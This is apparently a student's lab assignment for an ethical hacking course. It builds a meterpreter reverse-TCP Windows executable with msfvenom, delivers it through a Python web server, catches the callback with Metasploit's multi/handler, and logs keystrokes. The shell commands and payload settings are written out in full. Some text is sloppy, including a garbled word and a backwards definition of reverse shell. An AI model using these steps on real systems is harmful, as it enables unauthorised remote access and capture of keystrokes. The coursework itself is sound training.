

Assignment-11- Using Metasploit Framework

CYSE450 Ethical Hacking and Penetration Testing

(Total: 100 Points)

Please follow the recording provided in the media gallery on canvas to learn about metasploit framework and msfvenom. You may also refer to google.com or e-book provided with 'O'Reilly Learning.

Task-A: (20 Points) Answer the following questions by typing in a word file:

1. What is payload?

A payload is a piece of malicious code meant to execute a specific task on a target machine.

2. What is the difference between bind shell and a reverse shrootell?

Bind Shell: The target machine listens to incoming connections and provides a shell interface when a connection is established.

Reverse Shell: The remote machine, for example, a Kail Linux machine initiates the connection and sends a request to connect to the target machine.

Task B: (80 Points) Reverse TCP payload for windows (Please submit the screenshot for all the steps)

The payload you are going to create with msfvenom is a Reverse TCP payload for windows. This payload generates an **exe** which when run connects from the victim's machine to your Metasploit handler giving a **meterpreter** session.


1. **In kali terminal, Launch msfconsole with the command, msfconsole**


```
PS> root@kali: /root

File Actions Edit View Help
er (RC4 Stage Encryption, Metasm)
1380 payload/windows/x64/vncinject/bind_tcp_uuid
normal No Windows x64 VNC Server (Reflective Injection), Bind TCP Stag
er with UUID Support (Windows x64)
1381 payload/windows/x64/vncinject/reverse_http
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 R
everse HTTP Stager (wininet)
1382 payload/windows/x64/vncinject/reverse_https
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 R
everse HTTP Stager (wininet)
1383 payload/windows/x64/vncinject/reverse_tcp
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 R
everse TCP Stager
1384 payload/windows/x64/vncinject/reverse_tcp_rc4
normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP S
tager (RC4 Stage Encryption, Metasm)
1385 payload/windows/x64/vncinject/reverse_tcp_uuid
normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP S
tager with UUID Support (Windows x64)
1386 payload/windows/x64/vncinject/reverse_winhttp
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 R
everse HTTP Stager (winhttp)
1387 payload/windows/x64/vncinject/reverse_winhttps
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 R
everse HTTPS Stager (winhttp)
1388 payload/cmd/windows/powershell/encrypted_shell/reverse_tcp
normal No Powershell Exec, Windows Command Shell, Encrypted Reverse TC
P Stager
1389 payload/windows/encrypted_shell/reverse_tcp
normal No Windows Command Shell, Encrypted Reverse TCP Stager
1390 payload/windows/encrypted_shell_reverse_tcp
normal No Windows Encrypted Reverse Shell


msf6 > windows/meterpreter/reverse_tcp
[-] Unknown command: windows/meterpreter/reverse_tcp
msf6 > windows/meterpreter/reverse_tcp
[-] Unknown command: windows/meterpreter/reverse_tcp
This is a module we can load. Do you want to use windows/meterpreter/reverse_tcp? [y/N]
y
msf6 payload(windows/meterpreter/reverse_tcp) > 
```

3. Open a new terminal in kali to create a payload using **msfvenom**
 - a. Set the **listener host** to the kali Ip address
 - b. Set the **listener port number** to 4444
 - c. Set the file type as **exe**

A terminal window titled 'root@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@kali)-[~]'. The command '# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.12.164 lport=4444 -f exe -o virus.exe' is entered. The output shows: '[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload', '[-] No arch selected, selecting arch: x86 from the payload', 'No encoder specified, outputting raw payload', 'Payload size: 354 bytes', 'Final size of exe file: 73802 bytes', and 'Saved as: virus.exe'. The prompt returns to '(root@kali)-[~]#'.

```
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
(root@kali)-[~]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.12.164 lport=4444 -f exe -o virus.exe
[ - ] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[ - ] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: virus.exe
(root@kali)-[~]
#
```

4. Using python, create the **http.server**

A terminal window titled 'root@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@kali)-[~]'. The command '# python3 -m http.server' is entered. The output is 'Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...'.

```
File Actions Edit View Help
root@kali: ~
(root@kali)-[~]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

5. Open the browser in the target machine(windows) and type the address of the kali with the port number it is listening to.
6. Set up a handler in Metasploit to receive the connection from the victim pc. Log into Metasploit by typing **msfconsole** in a new kali terminal.
7. Once Metasploit is loaded use the **multi/handler** exploit and set the payload to be reverse_tcp using, **set payload windows/meterpreter/reverse_tcp**


```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name   Current Setting  Required  Description
  ----   -
  Name   Current Setting  Required  Description

Payload options (windows/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   -
  EXITFUNC process    yes       Exit technique (Accepted by
  LHOST   192.168.12.164   yes       The listen address (default
  LPORT   4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > 
```

10. If everything looks correct, just type **exploit -j -z** to start your handler and once the EXE payload we created in msfvenom is clicked you should then receive a meterpreter shell.

```
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post           ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops             ]
+ -- --=[ 9 evasion                                           ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.12.164
lhost => 192.168.12.164
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.12.164:4444
[*] Sending stage (175686 bytes) to 192.168.12.239
[*] Meterpreter session 1 opened (192.168.12.164:4444 -> 192.168.12.239:1167) at 2024-04-03 22:22:22

meterpreter > ss
```

11. Type **sessions** to see all the sessions.

```
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.12.164:4444
[*] Sending stage (175686 bytes) to 192.168.12.239
[*] Meterpreter session 1 opened (192.168.12.164:4444 -> 192.168.12.239:1167) at 2024-06-10 14:44:44

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > 
```

12. Open the active session using the session id.

Extra Credit: (15 Points) Perform Keylogging in Windows (Please submit the screenshot for all the steps)

1. Once the meterpreter session is created, type the following command, **keyscan_start**
2. **In windows machine, open notepad and type some text**
3. Now in Kali, in meterpreter shell, type the command **keyscan_dump**